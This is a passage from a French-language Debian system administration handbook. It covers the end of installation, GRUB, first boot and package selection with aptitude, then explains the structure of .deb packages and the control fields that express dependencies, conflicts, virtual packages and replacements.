Le menu proposé par GRUB contient par défaut tous les noyaux Linux installés ainsi que tous les autres systèmes d'exploitation détectés. C'est pourquoi on acceptera la proposition de l'installer dans le *Master Boot Record* (MBR). Puisque garder les anciennes versions préserve la capacité à amorcer le système même si le dernier noyau installé est défectueux ou mal adapté au matériel, il est judicieux de conserver quelques anciennes versions de noyau.

GRUB est le chargeur d'amorçage installé en standard par Debian, en raison de sa supériorité technique : il traite la plupart des systèmes de fichiers et n'a donc pas besoin d'être mis à jour à chaque installation d'un nouveau noyau car, lors de l'amorçage, il lit sa configuration et retrouve la position exacte du nouveau noyau. Sa version 1 (désormais connue sous le nom « Grub Legacy ») ne gérait pas toutes les combinaisons de LVM et de RAID logiciel ; la version 2, installée par défaut, est plus complète. Il peut rester des situations où il faut recommander LILO (autre chargeur d'amorçage) ; l'installateur le proposera automatiquement.

Pour plus d'informations sur la configuration de GRUB, vous pouvez consulter la section 8.8.3, « Configuration de GRUB 2 » page 184.

ATTENTION

Chargeurs d'amorçage et architectures

LILO et GRUB, mentionnés dans ce chapitre, sont des chargeurs d'amorçage pour les architecture *i386* et *amd64*. Si vous installez Debian sur une autre architecture, c'est un autre chargeur qui sera employé. Citons entre autres `yaboot` ou `quik` pour *powerpc*, `silo` pour *sparc*, `elilo` pour *ia64*, `aboot` pour *alpha*, `arcboot` pour *mips*, `atari-bootstrap` ou `vme-lilo` pour *m68k*.

4.2.19. Terminer l'installation et redémarrer

L'installation étant maintenant terminée, le programme vous invite à sortir le CD-Rom de son lecteur puis à redémarrer le PC.

4.3. Après le premier démarrage




Figure 4.14 *Premier démarrage*

Si vous avez activé la tâche Environnement graphique de bureau, l'ordinateur affiche le gestionnaire de connexion `gdm3`.

L'utilisateur déjà créé peut alors se connecter et commencer à travailler immédiatement.

4.3.1. Installation de logiciels supplémentaires

Les paquets installés correspondent aux profils sélectionnés pendant l'installation, mais pas nécessairement à l'utilisation réelle qui sera faite de la machine. On lancera donc vraisemblablement un outil de gestion de paquets, pour affiner la sélection des paquets installés. Les deux outils les plus couramment utilisés (et qui sont installés si le profil Environnement graphique de bureau a été coché) sont `aptitude` (accessible en ligne de commande) et `synaptic` (Gestionnaire de paquets Synaptic dans les menus).

Pour faciliter l'installation d'ensembles logiciels cohérents, Debian crée des « tâches » dédiées à des usages spécifiques (serveur de messagerie, serveur de fichiers, etc.). On a déjà pu les sélectionner dans l'installateur et on peut y avoir de nouveau accès dans les outils de gestion de paquets comme `aptitude` (les tâches sont listées dans une section à part) et `synaptic` (par le

menu, Édition → Sélectionner des paquets par tâche) ; tous les programmes qui les composent seront alors automatiquement installés.

Aptitude est une interface à APT en mode texte plein écran. Elle permet de naviguer dans la liste des paquets disponibles selon différents classements (paquets installés ou non, par tâche, par section, etc.) et de consulter toutes les informations disponibles à propos de chacun d'entre eux (dépendances, conflits, description, etc.). Chaque paquet peut être marqué à installer (touche +) ou à supprimer (touche -). Toutes ces opérations seront effectuées simultanément après confirmation par appui sur la touche g (comme *go*, ou « allez ! »). En cas d'oubli de certains logiciels, aucun souci, il sera toujours possible d'exécuter à nouveau `aptitude` une fois l'installation initiale achevée.

ASTUCE

Debian pense aux francophones

Il existe une tâche dédiée à la localisation du système en français. Elle comprend de la documentation en français, des dictionnaires français et divers autres paquets utiles aux francophones. Elle est automatiquement présélectionnée si le Français a été retenu pour la langue d'installation.

CULTURE

dselect, l'ancienne interface pour installer des paquets

Avant `aptitude`, le programme standard pour sélectionner les paquets à installer était `dselect`, ancienne interface graphique associée à `dpkg`. Difficile d'emploi pour les débutants, il est donc déconseillé.

Bien entendu, il est possible de ne sélectionner aucune tâche. Dans ce cas, il vous suffira d'installer manuellement les logiciels souhaités avec la commande `apt-get` ou `aptitude` (tous deux accessibles en ligne de commande).

VOCABULAIRE


Dépendance, conflit d'un paquet

Dans le jargon des paquets Debian, une « dépendance » est un autre paquet nécessaire au bon fonctionnement du paquet concerné. Inversement, un « conflit » est un paquet qui ne peut pas cohabiter avec celui-ci.

Ces notions sont traitées plus en détail dans le chapitre 5, « Système de paquetage, outils et principes fondamentaux » page 82.

4.3.2. Mise à jour du système

Un premier `aptitude safe-upgrade` (commande de mise à jour automatique des versions des logiciels installés) est généralement de rigueur, notamment en raison d'éventuelles mises à jour de sécurité parues depuis la publication de la dernière version stable de Debian. Ces mises à jour pourront impliquer quelques questions supplémentaires via `debconf`, l'outil de configuration standard de Debian. Pour plus d'informations sur les mises à jour effectuées par `aptitude`, on peut consulter la section 6.2.3, « Mise à jour » page 123.



Mots-clés

Paquet binaire
Paquet source
dpkg
dépendances
conflit

Chapitre

5

Système de paquetage, outils et principes fondamentaux

En tant qu'administrateur de système Debian, vous allez régulièrement manipuler des paquets (fichiers `.deb`*) car ils abritent des ensembles fonctionnels cohérents (applications, documentations...) dont ils facilitent l'installation et la maintenance. Mieux vaut donc savoir de quoi ils sont constitués et comment on les utilise.*

Vous trouverez ci-après la description des structures et contenus des paquets de type « binaire » puis « source ». Les premiers sont les fichiers `.deb` directement utilisables par `dpkg` alors que les seconds contiennent les codes sources des programmes ainsi que les instructions pour créer les paquets binaires.

5.1. Structure d'un paquet binaire

Le format d'un paquet Debian est conçu de telle sorte que son contenu puisse être extrait sur tout système Unix disposant des commandes classiques `ar`, `tar` et `gzip` (parfois `xz` ou `bzip2`). Cette propriété en apparence anodine est importante du point de vue de la portabilité et de la récupération en cas de catastrophe.

Imaginons par exemple que vous ayez supprimé le programme `dpkg` par erreur et que vous ne puissiez donc plus installer de paquets Debian. `dpkg` étant lui-même un paquet Debian, votre système semble condamné… Heureusement, vous connaissez le format d'un paquet et pouvez donc télécharger le fichier `.deb` du paquet *dpkg* et l'installer manuellement (voir encadré « OUTILS »). Si par malheur un ou plusieurs des programmes `ar`, `tar` ou `gzip/xz/bzip2` avaient disparu, il suffirait de copier le programme manquant depuis un autre système (chacun fonctionnant de manière totalement autonome, une simple copie est suffisante).

OUTILS

dpkg, APT et ar

`dpkg` est le programme qui permet de manipuler des fichiers `.deb`, notamment de les extraire, analyser, décompacter, etc.

`APT` est un ensemble logiciel qui sert à effectuer des modifications globales sur le système : installation ou suppression d'un paquet en gérant les dépendances, mise à jour du système, consultation des paquets disponibles, etc.

Quant au programme `ar`, il permet de manipuler les archives du même nom : `ar t archive` donne la liste des fichiers contenus dans l'archive, `ar x archive` extrait les fichiers de l'archive dans le répertoire courant, `ar d archive fichier` supprime un fichier de l'archive, etc. Sa page de manuel (`ar(1)`) documente ses nombreuses autres opérations. `ar` est un outil très rudimentaire et un administrateur Unix ne l'emploiera qu'à de rares occasions contrairement à `tar`, programme de gestion d'archives et de fichiers plus évolué. C'est pourquoi il est facile de restaurer `dpkg` en cas de suppression involontaire. Il suffit de télécharger son paquet Debian et d'extraire le contenu de son archive `data.tar.gz` dans la racine du système (`/`) :

```
# ar x dpkg_1.16.10_amd64.deb
# tar -C / -p -xzf data.tar.gz
```

B.A.-BA

Notation des pages de manuel

Il est déroutant, pour les néophytes, de trouver dans la littérature des références à « `ar(1)` ». Il s'agit en fait généralement d'une notation commode pour désigner la page de manuel intitulée `ar` dans la section 1.

Il peut aussi arriver que cette notation soit utilisée pour lever des ambiguïtés, par exemple pour différencier la commande `printf` que l'on pourra désigner par `printf(1)` et la fonction `printf` du langage C, que l'on pourra désigner par `printf(3)`.

Le chapitre 7, « Résolution de problèmes et sources d'information » page 150 revient plus longuement sur les pages de manuel (voir section 7.1.1, « Les pages de manuel » page 150).

Examinons le contenu d'un fichier `.deb` :

```
$ ar t dpkg_1.16.10_amd64.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar x dpkg_1.16.10_i386.deb
$ ls
control.tar.gz  data.tar.gz  debian-binary  dpkg_1.16.10_i386.deb
$ tar tzf data.tar.gz | head -n 15
./
./var/
./var/lib/
./var/lib/dpkg/
./var/lib/dpkg/updates/
./var/lib/dpkg/alternatives/
./var/lib/dpkg/info/
./var/lib/dpkg/parts/
./usr/
./usr/share/
./usr/share/locale/
./usr/share/locale/sv/
./usr/share/locale/sv/LC_MESSAGES/
./usr/share/locale/sv/LC_MESSAGES/dpkg.mo
./usr/share/locale/it/
$ tar tzf control.tar.gz
./
./conffiles
./preinst
./md5sums
./control
./postrm
./prerm
./postinst
$ cat debian-binary
2.0
```

Comme vous le voyez, l'archive `ar` d'un paquet Debian est constituée de trois fichiers :

- `debian-binary`. Il s'agit d'un fichier texte ne renfermant que le numéro de version du format `.deb` employé (en 2013 : version 2.0).
- `control.tar.gz`. Ce fichier d'archive rassemble les diverses méta-informations disponibles. Les outils de gestion des paquets y trouvent, entre autres, le nom et la version de l'ensemble abrité. Certaines de ces méta-informations leur permettent de déterminer s'il est ou non possible de l'installer ou de le désinstaller, par exemple en fonction de la liste des paquets déjà présents sur la machine.
- `data.tar.gz`. Cette archive contient tous les fichiers à extraire du paquet ; c'est là que sont stockés les exécutables, la documentation, etc. Certains paquets peuvent employer d'autres formats de compression, auquel cas le fichier sera nommé différemment (`data.tar.bz2` pour bzip2, `data.tar.xz` pour XZ, `data.tar.lzma` pour LZMA).

5.2. Méta-informations d'un paquet

Le paquet Debian n'est pas qu'une archive de fichiers destinés à l'installation. Il s'inscrit dans un ensemble plus vaste en décrivant des relations avec les autres paquets Debian (dépendances, conflits, suggestions). Il fournit également des scripts permettant d'exécuter des commandes lors des différentes étapes du parcours du paquet (installation, suppression, mise à jour). Ces données employées par les outils de gestion des paquets ne font pas partie du logiciel empaqueté mais constituent, au sein du paquet, ce que l'on appelle ses « méta-informations » (informations portant sur les informations).

5.2.1. Description : fichier `control`

Ce fichier utilise une structure similaire à un en-tête de courriel (défini par la RFC 2822), qui ressemble pour l'exemple d'*apt* à :

```
$ apt-cache show apt
Package: apt
Version: 0.9.7.9
Installed-Size: 3271
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: manpages-pl (<< 20060617-3~)
Depends: libapt-pkg4.12 (>= 0.9.7.9), libc6 (>= 2.4), libgcc1 (>= 1:4.1.1), libstdc
    ➥ ++6 (>= 4.6), debian-archive-keyring, gnupg
Suggests: aptitude | synaptic | wajig, dpkg-dev, apt-doc, xz-utils, python-apt
Conflicts: python-apt (<< 0.7.93.2~)
Description-fr: gestionnaire de paquets en ligne de commande
```

```
 Ce paquet fournit des outils en ligne de commande pour la recherche, la
 gestion ainsi que la demande d'informations à propos de paquets, le tout
 grâce à un accès bas niveau aux fonctionnalités de la bibliothèque libapt-pkg.
 .
 Ces outils sont :
  - apt-get pour la récupération de paquets et d'informations à leur sujet
     depuis des sources authentifiées et pour l'installation, la mise à
     niveau et la suppression de paquets ainsi que leurs dépendances ;
  - apt-cache pour consulter les informations disponibles sur les paquets
     installés et installables ;
  - apt-cdrom pour utiliser des médias amovibles en tant que source de
     paquets ;
  - apt-config qui sert d'interface pour les réglages de configuration ;
  - apt-key qui sert d'interface pour gérer les clés d'authentification.
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, hardware::storage, hardware::storage:cd,
 implemented-in::c++, interface::commandline, network::client,
 protocol::ftp, protocol::http, protocol::ipv6, role::program,
 suite::debian, use::downloading, use::searching,
 works-with::software:package
Section: admin
Priority: important
Filename: pool/main/a/apt/apt_0.9.7.9_amd64.deb
Size: 1253524
MD5sum: 00a128b2eb2b08f4ecee7fe0d7e3c1c4
SHA1: 6a271487ceee6f6d7bc4c47a8a16f49c26e4ca04
SHA256: 3bba3b15fb5ace96df052935d7069e0d21ff1f5b496510ec9d2dc939eefad104
```

B.A.-BA

RFC — les normes d'Internet

RFC abrège *Request For Comments* (appel à commentaires en anglais). Une RFC est un document généralement technique, exposant ce qui deviendra une norme d'Internet. Avant d'être standardisées et figées, ces normes sont soumises à une revue publique (d'où leur nom). C'est l'IETF (*Internet Engineering Task Force*) qui fait évoluer le statut de ces documents (*proposed standard*, *draft standard* ou *standard*, respectivement « proposition de standard », « brouillon de standard », « standard »).

La RFC 2026 définit le processus de standardisation de protocoles d'Internet.

➨ http://www.faqs.org/rfcs/rfc2026.html

Dépendances : champ Depends

Les dépendances sont définies dans le champ Depends des en-têtes du paquet. Il s'agit d'une liste de conditions à remplir pour que le paquet fonctionne correctement, informations utilisées par des outils comme `apt` pour installer les versions des bibliothèques dont dépend le programme

à installer. Pour chaque dépendance, il est possible de restreindre l'espace des versions qui satisfont la condition. Autrement dit, il est possible d'exprimer le fait que l'on a besoin du paquet *libc6* dans une version supérieure ou égale à « 2.3.4 » (cela s'écrit « `libc6 (>=2.3.4)` »). Les opérateurs de comparaison de versions sont les suivants :

- << : strictement inférieur à ;
- <= : inférieur ou égal à ;
- = : égal à (attention, « 2.6.1 » n'est pas égal à « 2.6.1-1 ») ;
- >= : supérieur ou égal à ;
- >> : strictement supérieur à.

Dans une liste de conditions à remplir, la virgule sert de séparateur. Sur le plan logique, son sens est celui d'un « et ». Au sein d'une condition, la barre verticale (« | ») exprime un « ou » logique (il s'agit d'un « ou » inclusif, non d'un « ou bien »). Prioritaire sur le « et », elle est utilisable autant de fois que nécessaire. Ainsi, la dépendance « (A ou B) et C » s'écrit `A | B, C`. En revanche, l'expression « A ou (B et C) » doit être développée en « (A ou B) et (A ou C) » puisque le champ Depends ne tolère pas de parenthèses changeant les priorités entre les opérateurs logiques « ou » et « et ». Elle s'écrira donc `A | B, A | C`.

➨ `http://www.debian.org/doc/debian-policy/ch-relationships.html`

Le système de dépendances est un bon mécanisme pour garantir le fonctionnement d'un logiciel, mais il trouve un autre usage avec les « méta-paquets ». Il s'agit de paquets vides, décrivant uniquement des dépendances. Ils facilitent l'installation d'un ensemble cohérent de logiciels présélectionnés par le mainteneur du méta-paquet ; en effet, `apt-get install méta-paquet` installera automatiquement l'ensemble de ces logiciels grâce aux dépendances du méta-paquet. Les paquets *gnome*, *kde* et *linux-image-amd64* sont des exemples de méta-paquets.

CHARTE DEBIAN

Pre-Depends, un Depends plus exigeant

Des « pré-dépendances », données dans le champ « `Pre-Depends` » de l'en-tête du paquet, complètent les dépendances normales ; leur syntaxe est identique. Une dépendance normale indique que le paquet concerné doit être décompacté et configuré avant que le paquet la déclarant ne soit lui-même configuré. Une pré-dépendance stipule que le paquet concerné doit être décompacté et configuré avant même d'exécuter le script de pré-installation du paquet la déclarant, c'est-à-dire avant son installation proprement dite.

Une pré-dépendance est très contraignante pour `apt`, qui doit ordonnancer la liste des paquets à installer. Elles sont donc déconseillées en l'absence de nécessité stricte. Il est même recommandé de consulter l'avis des (autres) développeurs sur debian-devel@lists.debian.org avant d'ajouter une pré-dépendance. En règle générale, il est possible de trouver une solution de substitution qui permet de l'éviter.

CHARTE DEBIAN

Champs Recommends, Suggests et Enhances

Les champs `Recommends` (recommande) et `Suggests` (suggère) décrivent des dépendances facultatives. Les dépendances « recommandées », les plus importantes, améliorent considérablement les fonctionnalités offertes par le paquet sans pour autant être indispensables à son fonctionnement. Les dépendances « suggérées », secondaires, indiquent que certains paquets peuvent se compléter et augmenter leur utilité respective — mais il est parfaitement raisonnable d'installer l'un sans les autres.

Il faut systématiquement installer les paquets « recommandés », sauf si vous savez précisément pourquoi vous n'en avez pas besoin. Inversement, il est inutile d'installer les paquets « suggérés », sauf si vous savez pourquoi vous en aurez besoin.

Le champ `Enhances` (améliore) décrit lui aussi une suggestion, mais dans un contexte différent. Il se situe en effet dans le paquet suggéré, et non pas dans celui qui profite de la suggestion. Son intérêt est de pouvoir ajouter une suggestion sans devoir modifier le paquet concerné par celle-ci. Ainsi, tous les *add-ons* (ajouts), *plug-ins* (greffons) et autres extensions d'un logiciel pourront ensuite prendre place dans la liste des suggestions liées au logiciel. Ce dernier champ, bien qu'existant depuis plusieurs années, est encore largement ignoré par des programmes comme `apt-get` ou `synaptic`. L'objectif est cependant qu'une suggestion faite par le biais d'un champ `Enhances` apparaisse à l'utilisateur en complément des suggestions traditionnelles — réalisées avec le champ `Suggests`.

Conflits : champ Conflicts

Le champ Conflicts permet d'indiquer qu'un paquet ne peut être installé en même temps qu'un autre. Les raisons les plus courantes sont les suivantes : les deux paquets incluent un fichier portant le même nom, fournissent le même service sur le même port TCP, ou gênent mutuellement leur bon fonctionnement.

`dpkg` refusera d'installer un paquet s'il déclenche un conflit avec un autre paquet déjà présent, sauf si le nouveau paquet précise qu'il « remplace » le paquet installé — auquel cas `dpkg` choisira de remplacer l'ancien par le nouveau. `apt-get` suit toujours vos instructions : si vous choisissez d'installer le nouveau paquet, il proposera automatiquement de désinstaller celui qui pose problème.

Incompatibilités : champ Breaks

Le champ Breaks a un effet similaire à celui de Conflicts, mais une signification particulière. Il signale en effet que l'installation du paquet « casse » un autre paquet (ou certaines versions particulières de ce dernier). En général, cette incompatibilité entre les deux paquets est transitoire et la relation Breaks désigne spécifiquement les versions incompatibles entre elles.

`dpkg` refusera d'installer un paquet qui casse un paquet déjà installé et `apt-get` essaiera de résoudre le problème en mettant à jour le paquet qui serait cassé par une version plus récente (que l'on suppose corrigée pour être à nouveau compatible).

Ce genre de situations peut se rencontrer dans le cas de mises à jour sans compatibilité ascendante : c'est le cas si la nouvelle version ne fonctionne plus comme l'ancienne et entraîne un dysfonctionnement d'un autre logiciel en l'absence de dispositions particulières. Le champ Breaks évite que l'utilisateur soit confronté à ces problèmes.

Éléments fournis : champ Provides

Ce champ introduit le concept très intéressant de « paquet virtuel ». Il a de nombreux rôles, mais on en distingue deux principaux. Le premier consiste à utiliser un paquet virtuel pour lui associer un service générique (le paquet « fournit » le service). Le second indique qu'un paquet en remplace complètement un autre et qu'à ce titre il peut également satisfaire les dépendances déclarées sur celui-ci. Il est ainsi possible de créer un paquet de substitution sans avoir de contrainte sur son nom.

VOCABULAIRE

Méta-paquet et paquet virtuel

Distinguons bien les méta-paquets des paquets virtuels. Les premiers sont des paquets réels (dotés de fichiers `.deb`), dont le seul intérêt est d'exprimer des dépendances.

Les paquets virtuels, quant à eux, n'existent pas physiquement ; il s'agit juste d'un moyen d'identifier des paquets réels sur la base d'un critère logique commun (service fourni, compatibilité avec un programme standard ou un paquet préexistant, etc.).

La fourniture d'un « service » Détaillons le premier cas par un exemple : tous les serveurs de courrier électronique tels que *postfix* ou *sendmail* déclarent « fournir » le paquet virtuel *mail-transport-agent*. Ainsi, tout paquet qui a besoin de ce service pour fonctionner (ce peut être un gestionnaire de listes de diffusion, comme *smartlist* ou *sympa*) se contentera de déclarer dans ses dépendances *mail-transport-agent* au lieu d'y préciser une grande liste de choix toujours incomplète (`postfix | sendmail | exim4 | ...`). Par ailleurs, il ne sert à rien d'installer deux serveurs de courrier électronique ; c'est pourquoi chacun de ces paquets déclare un conflit avec le paquet virtuel *mail-transport-agent*. Le conflit avec soi-même est ignoré par le système, mais cette technique interdira d'installer de concert deux serveurs de courrier électronique.

CHARTE DEBIAN

Liste des paquets virtuels

Pour que les paquets virtuels soient utiles, il faut que tout le monde s'entende sur leur nom. C'est pourquoi ils sont standardisés par la charte Debian. La liste comprend entre autres *mail-transport-agent* pour les serveurs de courrier

électronique, *c-compiler* pour les compilateurs C, *www-browser* pour les navigateurs web, *httpd* pour les serveurs web, *ftp-server* pour les serveurs FTP, *x-terminal-emulator* pour les émulateurs de terminal en mode graphique (`xterm`) et *x-window-manager* pour les gestionnaires de fenêtres.

La liste complète est disponible sur le Web.

➨ `http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt`

L'interchangeabilité avec un autre paquet Le champ Provides s'avère encore intéressant lorsque le contenu d'un paquet est intégré dans un paquet plus vaste. Ainsi, le module Perl *libdigest-md5-perl* était un module facultatif en Perl 5.6, qui a été intégré en standard dans Perl 5.8 (et les versions suivantes). Le paquet *perl* déclare donc depuis sa version 5.8 Provides:libdigest-md5-perl afin que les dépendances sur ce paquet soient satisfaites si l'utilisateur dispose de Perl 5.8 ou plus récent. Le paquet *libdigest-md5-perl* lui-même a ainsi pu être supprimé, n'ayant plus de raison d'être.




Figure 5.1 *Usage d'un champ Provides pour ne pas casser les dépendances*

Cette fonctionnalité est très utile puisqu'il n'est jamais possible d'anticiper les aléas du développement et qu'il faut être capable de s'ajuster aux renommages et autres remplacements automatiques de logiciels obsolètes.

B.A.-BA

Perl, un langage de programmation

Perl (*Practical Extraction and Report Language*, ou langage pratique d'extraction et de rapports) est un langage de programmation très populaire. Il dispose de nombreux modules prêts à l'emploi fournissant des fonctionnalités couvrant un spectre très large d'applications et diffusés par le réseau de serveurs CPAN (*Comprehensive Perl Archive Network*, ou réseau exhaustif d'archives de Perl).

➨ `http://www.perl.org/`

➨ `http://www.cpan.org/`

Comme il s'agit d'un langage interprété, un programme rédigé en Perl ne requiert pas de compilation préalable à son exécution. C'est pourquoi l'on parle de « scripts Perl ».

Limitations actuelles Les paquets virtuels souffrent malgré tout de quelques limitations, dont la plus importante est l'absence de numéro de version. Pour reprendre l'exemple précédent, une dépendance Depends:libdigest-md5-perl (>=1.6) ne sera donc jamais satisfaite, pour le système de paquetage, par la présence de Perl 5.10 — bien qu'en réalité elle le soit probablement. Ne le sachant pas, le système de paquetage opte pour une politique du moindre risque en supposant que les versions ne correspondent pas.

POUR ALLER PLUS LOIN

Versions de paquet virtuel

Si actuellement les paquets virtuels ne peuvent pas avoir de versions, il n'en sera pas forcément toujours ainsi. En effet, `apt` est déjà capable de gérer les versions de paquets virtuels et il est probable que `dpkg` le sera aussi tôt ou tard. On pourra alors écrire des champs `Provides:libstorable-perl (=1.7)` pour indiquer qu'un paquet fournit les même fonctionnalités que *libstorable-perl* dans sa version 1.7.

Remplacements : champ Replaces

Le champ Replaces indique que le paquet contient des fichiers également présents dans un autre paquet, mais qu'il a légitimement le droit de les remplacer. En l'absence de cette précision, `dpkg` échoue en précisant qu'il ne peut pas écraser les fichiers d'un autre paquet (en fait, il est possible de lui forcer la main avec l'option --force-overwrite). Cela permet d'identifier les problèmes potentiels et contraint le mainteneur à étudier la question avant de choisir d'ajouter ou non ce champ.

L'emploi de ce champ se justifie dans le cas de changements de noms de paquets ou lorsqu'un paquet est intégré dans un autre. Cela se produit également quand le mainteneur a décidé de répartir différemment les fichiers entre divers paquets binaires produits depuis le même paquet source : un fichier remplacé n'appartient plus à l'ancien paquet, mais uniquement au nouveau.

Si tous les fichiers d'un paquet installé ont été remplacés, il est considéré comme supprimé. Enfin, ce champ incite aussi `dpkg` à supprimer le paquet remplacé en cas de conflit.

POUR ALLER PLUS LOIN

Le champ `Tag`

Dans l'exemple d'*apt*, cité plus haut, on peut constater la présence d'un champ que nous n'avons pas encore décrit, le champ `Tag` (étiquette). Il ne s'agit pas d'un champ décrivant une relation entre paquets, mais simplement d'une catégorisation du paquet dans une taxonomie thématique. Cette classification des paquets selon plusieurs critères (type d'interface, langage de programmation, domaine d'application, etc.) est présente de longue date dans Debian, mais elle n'est pas encore intégrée dans tous les outils ; `aptitude` affiche ces étiquettes et permet de s'en servir comme critères de recherche. Pour ceux que la syntaxe de recherche d'`aptitude` rebute, signalons le site qui permet de naviguer dans la base de données des étiquettes :

➨ `http://debtags.alioth.debian.org/`

5.2.2. Scripts de configuration

En plus du fichier `control`, l'archive `control.tar.gz` de chaque paquet Debian peut contenir un certain nombre de scripts, appelés par `dpkg` à différentes étapes du traitement d'un paquet. La charte Debian détaille longuement les cas possibles en précisant les scripts appelés et les arguments qu'ils reçoivent. Ces séquences peuvent être compliquées puisque si l'un des scripts échoue, `dpkg` essaiera de revenir dans un état satisfaisant en annulant l'installation ou la suppression en cours (tant que cela est possible).

POUR ALLER PLUS LOIN

Base de données de `dpkg`

Tous les scripts de configuration des paquets installés sont stockés dans le répertoire `/var/lib/dpkg/info/` sous la forme d'un fichier préfixé par le nom du paquet. On y trouve également, pour chaque paquet, un fichier d'extension `.list` contenant la liste des fichiers appartenant au paquet.

Le fichier `/var/lib/dpkg/status` contient une série de blocs d'informations (au format des fameux en-têtes de courriers électroniques, RFC 2822) décrivant le statut de chaque paquet. On y trouve également les informations contenues dans le fichier `control` des différents paquets installés.

